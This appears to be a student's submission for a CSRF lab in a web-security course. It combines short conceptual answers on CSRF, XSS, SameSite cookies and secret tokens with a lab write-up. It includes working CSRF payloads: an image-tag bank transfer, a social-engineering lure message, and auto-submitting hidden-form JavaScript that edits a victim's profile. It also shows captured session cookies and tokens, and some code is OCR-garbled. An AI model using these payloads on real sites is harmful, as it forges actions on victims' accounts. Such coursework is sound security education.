Section 1
40 points – 5 points each.
1.a) Samy's website/webpage URL :
______http://www.bestbankerattacker.com___________________________
b) Code inside Samy's webpage (only outline provided):
<html>
<body> <img
src="__http://www.bestbankever.com/action/send?fromID=30&toID=20&amount=500____________________" alt="image" width = "1" height="1" / >
</body>
</html>
c) Message that Samy must send to Bob (assume Bob has an active session on the bank site):
"Hi Bob, checkout this funny video
__________http://www.bestbankerattacker.com___________________________
______ .
Hilarious stuff, if this link doesn't work I'll send you another one. Let me know. "

2.
```
<html><body>
<h1> This page forges an HTTP POST request.</h1>
<script type=”text/javascript”>
function forge_post()

{
var fields;

fields = “<input type=’hidden’ name=’name’ value=’user’>”;
fields += “<input type=’hidden’ name=’accesslevel [description]’
                                                  value=’8’>”
fields +=”<input type=’hidden’ name=’pageID’ value=’5’>”;

Var p= document.createElement(“form”)
p.action=”http://www.example.com/delete.php”;
p.innerHTML= “fields”
document.body.appendChild(p);
p.submit();
}
```

```
window.onload= function(){ forge_post(); }
</script>
</body>
</html>
```

3. The differences between CSRF and XSS attacks are CSRF focus on tricking authenticated users to perform unintended action without their consent while XSS attacks focus on inject and running malicous Javascript wihtin the user's browser.

4. Block of code of 1,4 and 5 will be executed based on the CSP and the button element will be executed when hello is clicked.

5. Same site cookies are special types of cookies which are set by the server to be attached within the same site. Cookies with this kind of attributes only sent along with send it request in the same origin which if an attacker tries to trick a user to send a request, the browser will mitigate the risk as it doesnt include cross site request.


6. Secret token is a random secret value that the server embed iniside a web page. When a page initiates a request ,the secret value is attached with the request and the server will verify if the value matches with the expected value during that session. This prevents an attacker from forging a request due to the same orign policy where the attacker can't guess this secret token.

7. Yes and no at the same time. There are several websites which rely on cross site requests to verify credentials to log in. If cookies were all blocked, the authentication will never work and it will affect the user experience as well as the functionality of the website.

8. It depends on which XSS attacks the secret token trying to prevent it. In most cases, reflected XSS attacks will be prevented by placing a secret token in the vulnerable function which the server will verify the token in order for the request to be processed. But for the stored XSS attack, a secret token is not enough and the vulnerablities will be exploited. Attacker will execute the malicious code to bypass CSRF token protection when user try to visit the page


Task 1

a) In the CSRF attack, we need to get Alice user ID. The action we need to do is to login Alice account and observe the HTTP live header information.




```
http://www.seed-server.com/action/friends/add?friend=56&__elgg_ts=1707898076&__elgg_token=27paGPwCFEi8IpzY
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
Connection: keep-alive
Referer: http://www.seed-server.com/profile/alice
Cookie: Elgg=b4fetvt9bu9r166v20nsscb4kq; elggperm=zSjvqZQhF1whQmk3RfR5frmZ_Khcoa8N
GET: HTTP/1.1 200 OK
Date: Wed, 14 Feb 2024 08:08:19 GMT
Server: Apache/2.4.41 (Ubuntu)
Cache-Control: must-revalidate, no-cache, no-store, private
expires: Thu, 19 Nov 1981 08:52:00 GMT
pragma: no-cache
x-content-type-options: nosniff
Vary: User-Agent
Content-Length: 388
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/json; charset=UTF-8
```

As we observe the HTTP live header, the addfriend section shows the user id of Alice and now we know that Alice user id is 56. After that, we open the editprofile.html and edit the parameter



```
<html>
<body>
<h1>This page forges an HTTP POST request.</h1>
<script type="text/javascript">

function forge_post()
{
    var fields;

    // The following are form entries need to be filled out by attackers.
    // The entries are made hidden, so the victim won't be able to see them.
    fields += "<input type='hidden' name='name' value='Alice'>";
    fields += "<input type='hidden' name='briefdescription' value='CSCI 157'>";
    fields += "<input type='hidden' name='accesslevel[briefdescription]' value='2'>";
    fields += "<input type='hidden' name='guid' value='56'>";

    // Create a <form> element.
    var p = document.createElement("form");

    // Construct the form
    p.action = "http://www.seed-server.com/action/profile/edit";
    p.innerHTML = fields;
    p.method = "post";

    // Append the form to the current page.
    document.body.appendChild(p);

    // Submit the form
    p.submit();
}
```


The parameters we are going to change are the name,brief description and guid. After that, we login into Samy account and try to trick Alice by clicking a link to change her profile. We compose a message and insert a link(http://www.attacker32.com/editprofile.html) to it and send it to Alice.


Alice › Messages

Interesting link

From Samy 5 days ago


click here!



Alice

Right now, Alice's profile doesnt have any description. Next step, we started the editprofile attack. After we clicked the message that Samy, we saw CSCI 157 appear in Alice profile. The attakc was successful

Alice




Brief description

CSCI 157

- Blogs
- Bookmarks
- Files
- Pages
- Wire post

b) When we click on link A and B, we get different kinds of requests and the result is shown below.

Link A: Sending get request(link)




Displaying All Cookies Sent by Browser

- __gsas=ID=6d45bd1d06d5ad33:T=1708114120:RT=1708114120:S=ALNI_MYH0QfVXQ5wM78cRUMR1FFH0TkrWQ
- cookie-normal=aaaaaa
- cookie-lax=bbbbbb
- cookie-strict=cccccc

Your request is a same-site request!

Link A:sending get request(form)




www.example32.com/showcookies.php?fname=some+data

Displaying All Cookies Sent by Browser

- __gsas=ID=6d45bd1d06d5ad33:T=1708114120:RT=1708114120:S=ALNI_MYH0QfVXQ5wM78cRUMR1FFH0TkrWQ
- cookie-normal=aaaaaa
- cookie-lax=bbbbbb
- cookie-strict=cccccc

Your request is a same-site request!

Link A: Sending post request(form)



SEED-Ubuntu20.04 (Snapshot 1) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities
Firefox Web Browser
Feb 21 08:32
SameSite Cookie Experimen
www.example32.com/showcookies.php

Displaying All Cookies Sent by Browser

- __gsas=ID=6d45bd1d06d5ad33:T=1708114120:RT=1708114120:S=ALNI_MYH0QfVXQ5wM78cRUMR1FFH0TkrWQ
- cookie-normal=aaaaaa
- cookie-lax=bbbbbb
- cookie-strict=cccccc

Your request is a same-site request!

Link B: Sending get request(link)

